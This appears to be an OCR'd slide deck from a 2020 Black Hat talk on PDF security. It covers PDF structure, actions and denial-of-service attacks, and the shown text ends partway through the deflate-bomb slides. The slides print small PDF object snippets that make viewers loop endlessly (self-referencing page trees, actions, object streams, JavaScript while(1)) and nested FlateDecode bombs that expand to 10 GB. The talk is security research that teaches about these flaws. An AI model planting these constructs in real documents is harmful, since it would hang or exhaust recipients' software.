black hat USA 2020

AUGUST 5-6, 2020

BRIEFINGS

Portable Document Flaws 101

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RUB

hgi NDS

http://www.nds.rub.de/

Overview

1. **PDF Basics**
2. **Denial of Service**
3. **Information Disclosure**
4. **Data Manipulation**
5. **Code Execution**
6. **Evaluation**

The Portable Document Format

“De facto standard for electronic exchange of documents” *-- Adobe*

FIRST VERSION RELEASED IN

1993

BY ADOBE

250 BILLION

PDF DOCUMENTS OPENED IN 2018

PDF-2.0


RELEASED IN 2017,
LATEST VERSION **BY ISO**

USED BY

~99%


COMPANIES AND GOVERNMENTAL
INSTITUTIONS **WORLDWIDE**

Basics: PDF Structure


minimal.pdf - Adobe Reader
File Edit View Document Tools Window Help
1 / 1
72,5%
Find


Hello World!

Basics: PDF Structure




```
%PDF-1.7

1 0 obj
  << /Type /Catalog /Pages 2 0 R >>
endobj

2 0 obj
  << /Type /Pages /Kids [3 0 R]
     /Count 1 /MediaBox [0 0 595 842] >>
endobj

3 0 obj
  << /Type /Page /Parent 2 0 R
     /Resources << /Font << /F1 << /Type /Font
     /Subtype /Type1 /BaseFont /Courier >> >> >>
     /Contents [4 0 R] >>
endobj

4 0 obj
  << /Length 46 >>
stream
  BT /F1 75 Tf 30 700 Td (Hello World!) Tj ET
endstream
endobj

xref
0 5
0000000000 65535 f
0000000010 00000 n
0000000062 00000 n
0000000151 00000 n
0000000320 00000 n
trailer
  << /Root 1 0 R
     /Size 5 >>
startxref
418
%%EOF
```

Basics: PDF Structure



```
%PDF-1.7

1 0 obj
  << /Type /Catalog /Pages 2 0 R >>
endobj

2 0 obj
  << /Type /Pages /Kids [3 0 R]
     /Count 1 /MediaBox [0 0 595 842] >>
endobj

3 0 obj
  << /Type /Page /Parent 2 0 R
     /Resources << /Font << /F1 << /Type /Font
     /Subtype /Type1 /BaseFont /Courier >> >> >>
     /Contents [4 0 R] >>
endobj

4 0 obj
  << /Length 46 >>
stream
  BT /F1 75 Tf 30 700 Td (Hello World!) Tj ET
endstream
endobj

xref
0 5
0000000000 65535 f
0000000010 00000 n
0000000062 00000 n
0000000151 00000 n
0000000320 00000 n
trailer
  << /Root 1 0 R
     /Size 5 >>
startxref
418
%%EOF
```



%PDF-1.7

Header

1 0 obj Catalog

/Pages 2 0 R

4 0 obj *stream*

„Hello world!“

Body

xref

XRef Table

trailer

/Root 1 0 R

Trailer

Related Work


PDF Encryption: [Mueller2019]

PDF Signatures: [Mladenov2019]

PDF Redaction: [Garfinkel2013]

PDF Metadata: [Alonso2008]

PDF Polyglots: [Albertini2014]





Basics: PDF Actions

- Standard feature used for various purposes
  - Open hyperlink, go to a certain page, etc.
  - Even JavaScript is an action
- Various events that trigger actions
  - on open/close/print, etc.
- Target of actions: PDF File Specification

PDF Reference

sixth edition


XObject
Doc/AA
User Interaction
OpenAction
Page/AA
Annots/AA
Annots/Link
Names
Launch
Thread
GotoE
GotoR
Import Data
Submit Form
URI
JavaScri
/Base
/URI
/Win
/Mac
/Unix
/print
/F
F
EF
Win Mac Unix
/FS /URL
obfuscate
/bypass


Page
/AA
/Contents
Annotation
/AA
/Link
Field
/AA
Catalog
/Names
/AA
/OpenAction
Events
Call Action
Java Script
Launch
/Print
/Open
Thread
GoToE
GoToR
ImportData
SubmitForm
URI
/Base
/URI
Actions
File
Embedded File
Local File
URL
Network Share
Targets

Attacker Model


- Victim opens malicious PDF document
- Bad things happen (attack-dependent)
- No user interaction required

Overview

1. **PDF Basics**
2. **Denial of Service**
   - **Infinite Loop, Deflate Bomb**
3. **Information Disclosure**
4. **Data Manipulation**
5. **Code Execution**
6. **Evaluation**

Infinite Loop

Infinite Loop



%PDF-1.7

Header

1 0 obj Catalog

/Pages 2 0 R

4 0 obj *stream*

„Hello world!“

Body

xref

XRef Table

trailer


/Root 1 0 R

Trailer

```
2 0 obj
  << /Type /Pages
     /Kids [3 0 R]
  >>
endobj
```

An array of indirect references to immediate children of this node. The children may be page objects or other page tree nodes.

Infinite Loop



%PDF-1.7

Header

1 0 obj Catalog

/Pages 2 0 R

4 0 obj *stream*

„Hello world!“

Body

xref

XRef Table

trailer

/Root 1 0 R

Trailer

```
2 0 obj
  << /Type /Pages
     /Kids [2 0 R]
  >>
endobj
```

CVE-2007-0104

More Variants

Action loop – PDF actions allow to specify a `/Next` action.

```
5 0 obj
   << /Type /Action
      /S /GoTo
      /Next 5 0 R
   >>
endobj
```

More Variants

ObjStm loop – Object streams may extend other ObjStms.

```
5 0 obj
   << /Type /ObjStm
      /Extends 5 0 R
   >>
stream
endstream
endobj
```

More Variants

Outline loop – PDF outline entries can refer to each other.

```
5 0 obj
 << /Type /Outlines
    /First << /A << /First 5 0 R >> >>
 >>
endobj
```

More Variants

Calculations – PDF defines PS/Type 4 calculator functions.

```
5 0 obj
  << /FunctionType 4 >>
stream
{/f {f} def f}
endstream
endobj
```

More Variants


JavaScript – Scripting can be used to create endless loops.

```
5 0 obj
   << /Type /Action
      /S /JavaScript
      /JS (while(1){})
   >>
endobj
```

Deflate Bomb

Deflate Bomb

- Zip bombs are well known
- Streams can be compressed
- Viewers must decompress to display the content



%PDF-1.7

1 0 obj Catalog

/Pages 2 0 R

4 0 obj *stream*

789cecdc3d2e…

xref

trailer

/Root 1 0 R

Deflate Bomb

```
4 0 obj
  << /Length 50
  >>
stream
  BT /F1 22 Tf 30 800 Td
  (Hello World...) Tj ET
endstream
```

Deflate Bomb

```
4 0 obj
  << /Length 10737418240
  >>
stream
  BT /F1 22 Tf 30 800 Td
   (AAAAAAAAAAA...) Tj ET
endstream
```

disk: 10 GB
mem: 10 GB
----
ratio:
1:1

Deflate Bomb

```
4 0 obj
   << /Filter [/FlateDecode]
      /Length 10436259
   >>
stream
789cecdc3d2e84011486d16f...
endstream
```

disk: 10 MB

mem: 10 GB

----

ratio:

1:1023

Deflate Bomb

```
4 0 obj
  << /Filter [/FlateDecode
              /FlateDecode]
      /Length 16757
  >>
stream
789cedda5d4853611cc7f1b3...
endstream
```

disk: 16 KB

mem: 10 GB

----

ratio:

1:640,772

Deflate Bomb

```
4 0 obj
  << /Filter [/FlateDecode
              /FlateDecode
              /FlateDecode]
     /Length 578
  >>
stream
789c014202bdfd789cedda5d...
endstream
```

disk: 578 B

mem: 10 GB

----

